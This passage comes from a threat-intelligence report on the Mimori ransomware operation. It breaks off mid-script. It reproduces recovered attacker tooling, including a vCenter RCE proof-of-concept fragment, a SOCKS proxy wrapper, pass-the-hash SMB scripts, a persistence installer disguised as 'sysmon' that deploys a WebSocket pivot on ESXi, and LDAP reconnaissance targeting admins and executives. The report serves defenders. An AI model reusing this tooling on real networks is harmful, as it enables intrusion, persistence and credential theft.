Mimori – A New Ransomware Brand with Experienced Operators

Author: Piotr Mazurkiewicz, Dominik Domzalski
No of pages: 30
Read time: 45 minutes



Contents

1 Introduction 3
2 Highlights 5
3 Who is Mimori? 6
4 Attack methodology and tradecraft 8
4.1 Potential initial access and vCenter exploitation 8
4.2 Proxy-first command execution and SMB lateral movement 11
4.3 "Sysmon" a covert hypervisor pivot agent 13
4.4 Reuse of a compromised domain-administrator identity 14
4.5 Discovery and Executive targeting 15
4.5.1 Active Directory reconnaissance 15
4.5.2 Network mapping 17
4.5.3 Executive targeting through LDAP and DHCP correlation 17
4.6 ADFS and Microsoft Online federation abuse 18
4.7 VMKatz and credential extraction from virtual disks 19
4.8 Data Exfiltration 20
4.9 verJ.sh - cross-platform cleanup through SMB and SSH 22
4.10 Kiss of death: virtualization-layer disruption 23
4.11 Operator "README" file 25
5 Conclusion 27
6 Indicators of Compromise 28
6.1 Network Indicators 28

1 Introduction

Mimori may be a new name in the ransomware landscape, but the operation behind it does not appear inexperienced. The group drew attention after claiming two major technology companies as victims on their blog in late October 2026. Following the group's first observed activities, **Atos Threat Research Center (TRC) identified infrastructure associated with the threat actor and secured approximately 3 thousand files**, providing an unusually detailed view of how the attackers operate inside compromised environments.




Figure 1 - Part of the Ransomware note found on Threat Actors server - prepared and ready to be delivered to the Victim

Secured material includes **custom attack scripts, privileged credential material, Active Directory and network reconnaissance, proxy infrastructure, lateral-movement tooling, persistence mechanisms, VMware/ESXi and backup-system targeting, execution logs, and exfiltration-related artifacts**. Together, these findings reveal a structured post-compromise workflow spanning credential access, persistence, internal discovery, lateral

movement, data theft, targeting of recovery infrastructure, and disruptive activity against virtualization environments.

The findings indicate that Mimori should not be assessed solely by the limited public history of its ransomware brand. **The observed tradecraft points to a mature, automated, and methodical operation** focused on gaining deep control of compromised environments, extracting valuable data, reducing recovery options, and creating maximum leverage for extortion.

Given the volume and complexity of the recovered material, this initial publication focuses only on the most significant findings identified so far. **Our analysis of Mimori's infrastructure**, tooling, TTPs, and operational workflow **is still ongoing, and this research will be updated as additional findings emerge** from the dataset.

2 Highlights

- An exposed Mimori operations workspace contained more than 3,100 files covering reconnaissance, credential access, lateral movement, virtualization targeting, and data exfiltration.
- Mimori routed offensive activity through authenticated SOCKS proxy infrastructure, with multiple credential profiles and ports identified across the recovered tooling. Different proxy profiles were embedded in scripts
- Mimori relied heavily on Python and shell automation, Impacket, SMB, SSH, WMI, PowerShell, and proxy infrastructure to move across victim environments.
- The operators focused on identity systems, virtualization platforms, and backup infrastructure. Compromise of these systems provides broad access and supports large-scale ransomware and extortion operations.
- Automated rclone jobs transferred stolen data to multiple object-storage destinations. Monitoring scripts tracked transfer status and completion, while cleanup scripts removed rclone configuration and other traces after exfiltration.
- Agent variants connected to actor-controlled WebSocket infrastructure hosted behind Heroku and CloudFront.
- A recovered ransom note draft provided additional details about the operators' approach and initial attack vector.
- Backup infrastructure targeting. Mimori mapped Veeam, NetBackup, Data Domain, and backup repositories, preparing access to recovery systems without confirmed backup deletion or encryption.
- CVE-2026-59310 exploitation against vCenter played a major role in the attack. Access to the virtualization management layer gave Mimori a path to ESXi hosts, virtual machines, stored credentials, and critical infrastructure. This access supported credential extraction, lateral movement, reconnaissance, and late-stage disruption of domain controller VMs.
- Credential extraction from virtual machines. VMKatz allowed Mimori to extract Active Directory credentials directly from domain controller virtual disks. By accessing NTDS.dit and the SYSTEM registry hive from the virtualization layer, the operators recovered password hashes without running credential-dumping tools inside the Windows guest.

3 Who is Mimori?

Mimori is a newly observed ransomware and extortion group that emerged publicly in late October 2026. The group gained attention after claiming several high-profile organizations among its first victims.




Figure 2 - breachsense.com: Mimori Group profile



Figure 3 - breachsense.com: Mimori Group profile – list of victims

Very little information is currently publicly available about Mimori's operators, tooling, intrusion methods, or links to established ransomware groups. Recovered materials suggest the operators are Russian speaking. Internal notes, operator instructions, and several tool outputs were written in Russian. This provides a language indicator but does not establish the operators' nationality or location.

No Mimori-specific encryptor was identified in the reviewed material. The available evidence instead shows activity consistent with modern enterprise extortion operations. The operators targeted privileged credentials, mapped victim infrastructure, focused on backup and virtualization systems, deployed tools remotely, and prepared cloud storage for data exfiltration.

The findings provide strong insight into Mimori's operational methods, while the exact ransomware payload and broader business model remain less clear at this moment.

4 Attack methodology and tradecraft

Mimori followed a structured and automated post-compromise playbook focused on controlling identity, virtualization, and other critical infrastructure. The operators combined privileged credential reuse, pass-the-hash, SMB and SSH lateral movement, SOCKS proxies, and persistent WebSocket pivots to move across victim networks.

Reconnaissance covered Active Directory, network infrastructure, executives, VMware and ESXi, along with cloud access paths through ADFS and Microsoft Online. The operation then progressed to credential extraction from virtual disks, automated data exfiltration with rclone, cleanup activity, and disruption of domain controller VMs through the virtualization layer.

4.1 Potential initial access and vCenter exploitation

Mimori's ransom note draft claimed that the intrusion started through vulnerabilities affecting Internet-facing VPN and virtualization products. The operators listed several CVEs as entry points, but the recovered evidence does not confirm which vulnerability or edge device provided initial access. The strongest evidence instead covers the activity that followed the initial compromise.




Figure 4 - a part of Ransom Note prepared

One of the stronger findings involves CVE-2026-59310, a critical VMware vCenter Server vulnerability. The recovered workspace contained a proof of concept designed to exploit the flaw and achieve command execution through the vCenter Syslog service. A companion script targeted the local vCenter database. This shows that Mimori prepared an exploitation path for the vulnerability, but does not prove its successful use as the initial entry point.

```
BANNER = r"""
 _____   _____ _____ _____  ___  ___ _____ _____ _____ _____ _____
/  ___| |  ___/  ___|  ___|/ _ \ |  ___|  ___|  ___|  ___|  ___|
\ `--.  | |__ \ `--.| |__ / /_\ \| |__ | |__ | |__ | |__ | |__
 `--. \ |  __| `--. \  __||  _  ||  __||  __||  __||  __||  __|
/\__/ / | |___/\__/ / |___| | | || |___| |___| |___| |___| |___
\____/  \____/\____/\____/\_| |_/\____/\____/\____/\____/\____/
        CVE-2026-59310  VMware vCenter Syslog 未授权 RCE (root)
        利用前置：仅需可达 syslog 端口 514，无需任何凭据
"""

PRI = "<134>"
# 从 /var/log/vmware/rsyslog/ 回溯到根目录；必须以 '/' 结尾，否则会与后续路径段粘连
UP = "rsyslog/../../../../../"


def rand_name(n=6):
    return "".join(random.choice(string.ascii_lowercase + string.digits) for _ in range(n))


def build_payload(appname, msg, hostname="probe"):
    """构造 RFC5424 报文。APP-NAME 承载遍历，MSG 承载注入内容。"""
    return f"{PRI}1 2026-01-05T12:00:00Z {hostname} {appname} 1 ID - {msg}\n".encode()
```

Figure 5 - CVE-2026-59310 exploit PoC

The operators then targeted vCenter as a route into the wider ESXi environment. Recovered automation mapped relationships between virtual machines and hosts, extracted stored access information, and used those records to connect to hypervisors. Compromise of the virtualization management layer provided direct access to critical infrastructure while bypassing controls deployed inside guest operating systems.

```
#!/bin/sh
PX="proxychains4 -q -f /root/[REDACTED]/pc-vc.conf"
K="-i /root/[REDACTED]/vc.key -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o
ConnectTimeout=20"
for h in [REDACTED][REDACTED][REDACTED][REDACTED]; do
  echo "=== $h"
  $PX ssh $K root@$h 'sed -i "s/^P=\${P:-10}/P=\${P:-16}/" /root/[REDACTED]/watch.sh; grep -m1
  "^P=" /root/[REDACTED]/watch.sh; pkill -9 -f ot/watch.sh; pkill -9 -f "[x]fer.sh"; pkill -9 -f
  "smbclient //"; pkill -9 -f [REDACTED]/rclone; sleep 3; rm -f /root//logs/*.run; nohup setsid /
  root/[REDACTED]/watch.sh >>/root/[REDACTED]/logs/watch.out 2>&1 </dev/null & sleep 15; echo
  "сторож=$(pgrep -cf [REDACTED]/watch.sh) заданий=$(pgrep -cf \"[x]fer.sh\") smb=$(pgrep -cf
  \"smbclient //\")"' 2>/dev/null
done
```

Figure 7 - one of the scripts from threat actor toolkit. Interesting is usage of vc.key suggesting successful exploitation.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b                                                                                W
Q                                                                                G
G                                                                                w
A                                                                                m
+                                                                          TFj
-----END OPENSSH PRIVATE KEY-----
```

Figure 7 And the vc.key itself (redacted)

4.2 Proxy-first command execution and SMB lateral movement

A recurring feature of the Mimori workspace was the use of SOCKS proxy infrastructure for internal operations. The pxwrap.py utility routed Python tools through a SOCKS5 proxy with remote DNS resolution. This allowed operators to run existing tools, including Impacket, through the same proxy without modifying each utility.

```
import socks,socket,sys,runpy
socks.set_default_proxy(socks.SOCKS5,"84.200.73.69",10000,username="socks_77[redacted]",
password="KO[redacted]",rdns=True)
socket.socket=socks.socksocket
sys.argv=sys.argv[1:]
runpy.run_path(sys.argv[0],run_name="__main__")
```

Figure 8 - pxwrap.py - a proxywrapper script

The wrapper appears alongside smbexec.py, smbclient.py, atexec.py, and other remote administration tools. This centralized network routing, reduced direct exposure of operator infrastructure, and provided access to network segments outside the staging host's direct reach.


```
import sys, threading, queue
from impacket.smbconnection import SMBConnection
dom,u,h="[redacted]"
hosts=[l.split()[0].strip() for l in open(sys.argv[1]) if l.strip()]
out=open(sys.argv[2],"w"); lock=threading.Lock()
q=queue.Queue()
for x in hosts: q.put(x)
def w():
    while True:
        try: host=q.get_nowait()
        except queue.Empty: return
        try:
            c=SMBConnection(host,host,sess_port=445,timeout=12); c.login(u,"",dom,"",h)
            sh=[s["shi1_netname"][:-1] for s in c.listShares()]
            cust=[s for s in sh if s.upper() not in ("ADMIN$","C$","D$","E$","F$","G$",
            "H$","I$","IPC$","PRINT$","NETLOGON","SYSVOL","WSBMOUNTEDVOLUMES")]
            with lock:
                out.write(f"{host}\t{len(sh)}\t{' | '.join(cust)}\n"); out.flush()
                print(f"{host}\t{len(sh)}\t{' | '.join(cust)[:110]}", flush=True)
        except Exception: pass
ts=[threading.Thread(target=w,daemon=True) for _ in range(40)]
[t.start() for t in ts]; [t.join() for t in ts]
print("DONE", flush=True)
```

Figure 9 - sharescan.py

SMB served as a primary channel for lateral movement. Recovered scripts used stolen privileged NTLM hashes to authenticate to Windows systems, access administrative shares, transfer payloads, and execute commands remotely. In several workflows, compromised Windows systems also served as pivot points for SSH connections to vCenter, ESXi, and Linux infrastructure.

```
#!/bin/bash
cd /root
H="-hashes :
R="/root/.ad-env/venv/bin/python3 /root/ pxwrap.py /root/.ad-env/bin/smbexec.py"
S="/root/.ad-env/venv/bin/python3 /root/ pxwrap.py /root/.ad-env/bin/smbclient.py"
SSH='C:\Windows\System32\OpenSSH\ssh.exe -F NUL -i C:\ProgramData\vc.key -o
StrictHostKeyChecking=no -o UserKnownHostsFile=NUL -o BatchMode=yes'
SCP='C:\Windows\System32\OpenSSH\scp.exe -F NUL -i C:\ProgramData\vc.key -o
StrictHostKeyChecking=no -o UserKnownHostsFile=NUL -o BatchMode=yes'
VC=
cat > vmmap.sh <<'SH'
#!/bin/sh
exec > /root/vmmap.txt 2>&1
echo "HOST=$(hostname)"
Q(){ su -s /bin/bash vpostgres -c "psql -h localhost -U vc -d VCDB -t -A -F'|' -c
\"$1\"" 2>&1; }
echo "==== COLS"; Q "select column_name from information_schema.columns where
table_name='vpx_vm'" | tr '\n' ' '
echo; echo "==== TOTAL"; Q "select count(*) from vpx_vm"
echo "==== BYHOST"; Q "select h.name, count(*) from vpx_vm v join vpx_host h on v.
host_id=h.id group by h.name order by 2 desc"
echo END
SH
printf 'use C$\ncd ProgramData\nput vmmap.sh\n' | $S $H >/dev/null 2>&1
for i in 1 2 3; do
  { echo "cmd /c $SCP C:\\ProgramData\\vmmap.sh root@$VC:/root/vmmap.sh"; echo
  'exit'; } | timeout 100 $R $H >/dev/null 2>&1
  { echo "cmd /c $SSH root@$VC sh /root/vmmap.sh"; echo 'exit'; } | timeout 250 $R $H >/
  dev/null 2>&1
  sleep 5
  rm -f vmmap.txt; { echo "cmd /c $SCP root@$VC:/root/vmmap.txt C:\\ProgramData\\vmmap.
  txt"; echo 'exit'; } | timeout 100 $R $H >/dev/null 2>&1
  printf 'use C$\ncd ProgramData\nget vmmap.txt\n' | $S $H >/dev/null 2>&1
  [ -s vmmap.txt ] && { echo "GOT try $i"; break; }
done
head -50 vmmap.txt 2>/dev/null || echo "no vmmap"
```

Figure 10 vmmap2.sh - queries the internal vCenter PostgreSQL database to map VMs to ESXi hosts



This layered routing explains why the same workflows combined pass-the-hash, administrative shares, remote service execution, SSH keys, and hypervisor commands. For defenders, this creates a useful detection pattern. SMB logons and remote service creation should be correlated with subsequent outbound SSH connections from Windows management systems, rather than analyzed as separate events.

4.3 "Sysmon" a covert hypervisor pivot agent

The recovered *deploy-sysmon.sh* script did **not** install Microsoft Sysmon. Instead, the script deployed a Python-based WebSocket and SOCKS pivot on ESXi-like systems. It stored its components under /etc/sysmon and presented the implant process as sysmon, making the activity resemble legitimate security monitoring.

```
#!/bin/bash
# deploy-sysmon.sh <ip> <pass> <номер агента>  — ставит закреп с уже собранным агентом
set -f
IP="$1"; PW="$2"; N="$3"
. /root/[redacted]chainenv.sh
PX="proxychains4 -q -f $PROXYCHAINS_CONF_FILE"
SSH="sshpass -p $PW ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o
ConnectTimeout=10 vpxuser@$IP"
A=/root/[redacted]ag$N.new.py
[ -f "$A" ] || { echo "нет сборки $A"; exit 1; }
# погасить старое, если есть
$PX $SSH 'kill $(cat /etc/sysmon/sysmon.pid 2>/dev/null) 2>/dev/null; for w in $(ps -c | awk "\$5
~ /sysmon/ {print \$1}"); do kill $w 2>/dev/null; done' 2>/dev/null
cat /root/[redacted]lbundle.tgz | $PX $SSH 'mkdir -p /etc/sysmon && cd /etc/sysmon && tar xzf -' 2>/dev/
null
cat $A | $PX $SSH 'cat > /etc/sysmon/sysmon.py' 2>/dev/null
$PX $SSH 'cat > /etc/sysmon/sysmon.sh' <<'X' 2>/dev/null
#!/bin/sh
P=/etc/sysmon/sysmon.pid
C=/etc/sysmon/sysmon.child.pid
if [ -f "$P" ]; then kill -0 "$(cat $P)" 2>/dev/null && exit 0; fi
echo $$ > "$P"
cd /tmp
while true; do
  PYTHONPATH=/etc/sysmon/lib AGENT_DEBUG=0 AGENT_LOG_FILE=/var/log/sysmon.log /usr/bin/python3.8 /
  etc/sysmon/sysmon.py >> /var/log/sysmon.log 2>&1 &
  echo $! > "$C"
  wait
  sleep 20
done
X
$PX $SSH 'chmod +x /etc/sysmon/sysmon.sh; grep -q sysmon /etc/rc.local.d/local.sh || { grep -v
"^exit 0" /etc/rc.local.d/local.sh > /tmp/l.sh; echo "[ -x /etc/sysmon/sysmon.sh ] && nohup /etc/
sysmon/sysmon.sh >/dev/null 2>&1 &" >> /tmp/l.sh; echo "exit 0" >> /tmp/l.sh; cat /tmp/l.sh > /
etc/rc.local.d/local.sh; }' 2>/dev/null
$PX $SSH ': > /var/log/sysmon.log; rm -f /etc/sysmon/sysmon.pid; nohup /etc/sysmon/sysmon.sh >/
dev/null 2>&1 & sleep 25; echo "лог:"; tail -4 /var/log/sysmon.log' 2>&1 | grep -v -e WARNING -e
'store now' -e 'may need' | tail -5
```

Figure 11 - deploy-sysmon.sh script

The deployment script accepted a target, credential, and agent build number. It loaded an operation-specific ProxyChains configuration and connected to the target through Mimori's established proxy infrastructure. This proxy-first design allowed the operators to

manage implants on internal systems without direct connectivity from their external infrastructure.

Before deployment, the script checked /etc/sysmon/sysmon.pid and terminated the recorded process. It also searched running processes for names containing sysmon and killed matching process IDs. The script then created /etc/sysmon, extracted a bundled Python runtime or dependency package, and replaced /etc/sysmon/sysmon.py with the selected agent build. These actions replaced earlier versions of the masquerading implant rather than installing or updating Microsoft Sysmon.

Persistence used two mechanisms. A watchdog checked the Python agent about every 20 seconds and restarted it after termination. The installer also modified /etc/rc.local.d/local.sh, allowing the watchdog and agent to start again after an ESXi reboot. After deployment, the script cleared the implant log, started the new instance, and reviewed recent log output to verify operation.

The installed Python agent established an authenticated WebSocket connection to external operator infrastructure and exposed TCP-forwarding and SOCKS functionality. This turned a compromised virtualization host into a persistent internal pivot point. Operators could route reconnaissance traffic, SMB administration, remote execution, and connections to isolated management networks through the ESXi host.

The sysmon naming provided camouflage for the directory, process, PID file, and logs. The recovered script does not indicate legitimate Microsoft Sysmon deployment. Defenders should investigate /etc/sysmon on ESXi systems when it contains Python code, dependency archives, PID files, watchdog scripts, or WebSocket configuration. Other indicators include modifications to /etc/rc.local.d/local.sh, recurring Python restart loops, outbound WebSocket connections from hypervisors, SOCKS traffic, and management access routed through unusual proxy chains.

4.4 Reuse of a compromised domain-administrator identity

The Mimori toolset repeatedly reused the same compromised domain administrator account and NTLM hash. Numerous Impacket-based scripts used pass-the-hash authentication for host discovery, SMB access, remote execution, event-log collection, payload deployment, and cleanup.

This approach gave Mimori a consistent way to move across the Windows environment. It also creates a strong detection pattern. Defenders should look for privileged accounts generating widespread network logons, administrative-share access, and remote service creation without corresponding interactive logons or normal administrative activity.

Heavy reuse of a single privileged identity also created a weakness for the operators. Disabling the compromised account, rotating credentials, terminating active sessions, and reviewing related privileged accounts would disrupt many of the recovered workflows at once.

4.5 Discovery and Executive targeting

Mimori used a staged reconnaissance process rather than isolated discovery commands. The recovered recon1.sh through recon10.sh scripts progressively mapped Active Directory, identified credential-access opportunities, located critical infrastructure, and selected systems and data stores for follow-on activity. Supporting scripts expanded this view through DNS, DHCP, SMB, virtualization, and backup infrastructure.

```
c.search(BASE, ldap.Scope("wholeSubtree"),None,0,0,False,"(&(objectCategory=person)
(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))",["sAMAccountName",
"displayName","title","department"],[ctrl],cb)
want=("chief executive","chief financial","chief technology","chief information","chief
operating","chief people","chief revenue","chief legal","chief marketing","president","chairman",
"board of")
sel=[r for r in rows if any(w in g(r,"title").lower() for w in want)]
print("=== C-level и президенты:", len(sel))
for r in sorted(sel,key=lambda r:g(r,"title")):
    print("  %-18s | %-26s | %s" % (g(r,"sAMAccountName")[:18], g(r,"displayName")[:26], g(r,
    "title")[:52]))
```

Figure 12 - snippet of clevel.py a script used for discovery of C-level users

Recovered maps, inventories, and execution logs show that the operators performed large-scale LDAP enumeration, network mapping, share discovery, directory traversal, and infrastructure profiling. The evidence also records failed attempts. At least one reconnaissance log contains an LDAP connectivity failure, showing that the workspace preserved both successful results and unsuccessful operations.

4.5.1 Active Directory reconnaissance

The numbered reconnaissance scripts show a clear progression from broad domain discovery to attack-path selection:

- recon1.sh established the domain context. It collected the current account, password and machine-account policies, privileged-group membership, and user and computer populations.
- recon2.sh searched for credential-access and privilege-escalation opportunities. It identified SPN-enabled accounts, accounts without Kerberos pre-authentication, delegation configurations, gMSAs, and systems exposing LAPS attributes.
- recon3.sh enumerated domain trusts, Protected Users, adminCount=1 objects, and managed service accounts. This exposed trust relationships and accounts associated with elevated access.
- recon4.sh mapped Active Directory Certificate Services. It enumerated certificate templates, certification authorities, and enrollment services to identify certificate-based escalation or persistence paths.
- recon5.sh focused on privileged groups. It collected membership information and identified domain administrator accounts.

- recon6.sh repeated selected checks for Kerberos-related targets, LAPS, managed service accounts, and the current user context. The repetition suggests validation after a change in access or connectivity.
- recon7.sh, recon8.sh, and recon10.sh examined managed service account permissions, domain SIDs, and managed-password attributes. They also invoked a managed-service-account dumping tool, moving the activity from discovery into credential access.
- recon9.sh shifted from identity discovery to infrastructure targeting. It searched Active Directory computer objects for VMware, vCenter, vSphere, and ESXi systems.

```
L() { ldapsearch -o sasl_nocanon=yes -Y GSSAPI -H "ldap://$D" -LLL "$@" 2>&1; }

echo "=== мы (kviator)"
L -b "$B" "(sAMAccountName=kviator)" sAMAccountName userAccountControl adminCount memberOf service

echo "=== политика домена"
L -s base -b "$B" "(objectClass=*)" ms-DS-MachineAccountQuota lockoutThreshold minPwdLength pwdPro

for g in "Domain Admins" "Enterprise Admins" "Administrators"; do
  echo "=== $g (рекурсивно)"
  L -b "$B" -E "memberOf:1.2.840.113556.1.4.1941:=CN=$g,CN=Users,$B" "(objectClass=user)" sAMAccou
done
echo "=== учёток/машин всего"
printf "users: "; L -b "$B" -E pr=500/noprompt "(objectClass=user)" dn | grep -c "^dn:"
printf "computers: "; L -b "$B" -E pr=500/noprompt "(objectClass=computer)" dn | grep -c "^dn:"
```

Figure 13 - a snippet of recon1.sh

```
L() { ldapsearch -o sasl_nocanon=yes -Y GSSAPI -H "ldap://$D" -LLL -o ldif-wrap=no -E pr=1000/
noprompt "$@" 2>&1; }
echo "=== adminCount=1 (защищённые учётки)"
L -b "$B" "(&(objectClass=user)(adminCount=1))" sAMAccountName | sed -n "s/^sAMAccountName: //p"
echo "=== члены привилегированных групп"
for g in "CN=Domain Admins,CN=Users" "CN=Enterprise Admins,CN=Users" "CN=Administrators,
CN=Builtin" \
